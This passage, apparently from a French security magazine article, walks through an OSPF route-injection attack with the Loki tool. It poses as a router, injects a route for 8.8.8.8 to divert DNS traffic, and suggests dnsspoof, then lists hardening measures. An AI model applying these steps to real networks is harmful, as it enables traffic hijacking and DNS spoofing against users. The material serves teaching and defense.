

Fig. 6 : Hello OSPF.

Afin de nous faire passer pour un routeur, nous allons envoyer des paquets d'annonce Hello en cliquant tout simplement … sur le bouton ***Hello***.

Loki va ainsi exécuter un daemon OSPF et télécharger la LSDB du routeur R1. L'état **FULL** signifiera que notre nœud OSPF est actif et reconnu par le réseau. Vérifions sur R1 :

```
R1# ospfctl show neighbor
ID              Pri State       DeadTime Address         Iface     Uptime
172.16.3.102    1   FULL/BCKUP  00:00:38 172.16.3.102    em0       00:01:44
```

Notre voix compte désormais dans la gestion des routes sur le réseau. Profitons-en tout de suite en injectant une nouvelle route vers un des serveurs DNS en saisissant les valeurs suivantes :

```
Network : 8.8.8.8
Netmask : 255.255.255.255
Network type : TYPE_ROUTER_LINK
```

La route vers ce stub sera propagée sur toutes les relations d'adjacence au travers d'annonces OSPF LSU (*Link-State Update*) :



Fig. 7 : Link-State Update OSPF.

Afin de s'assurer que cette route est correctement propagée, la table de routage partagée sur le routeur doit être mise à jour :

```
R1# ospfctl show rib
Destination         Nexthop         Path Type   Type      Cost   Uptime
8.8.8.8/32          172.16.3.102    Intra-Area  Network   11     00:00:09
172.16.3.0/24       172.16.3.100    Intra-Area  Network   10     00:02:34
```

À ce moment de l'histoire, tous les flux à destination de l'adresse 8.8.8.8 (tels que la résolution DNS de l'adresse mail.google.com par exemple) depuis le réseau seront routés sur notre machine. À vous de jouer avec dnsspoof par exemple !

3.4.4 Comment se protéger ?

Deux mesures sont à intégrer pour durcir la configuration OSPF des routeurs et empêcher ce type d'attaque :

- afin d'éviter la propagation de messages OSPF Hello, activer le mode « passif » sur l'interface reliée au switch (et donc au sous-réseau sur lequel sont branchées les machines utilisateurs) ;
- mettre en place l'authentification OSPF des routeurs afin d'authentifier les échanges de routes. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.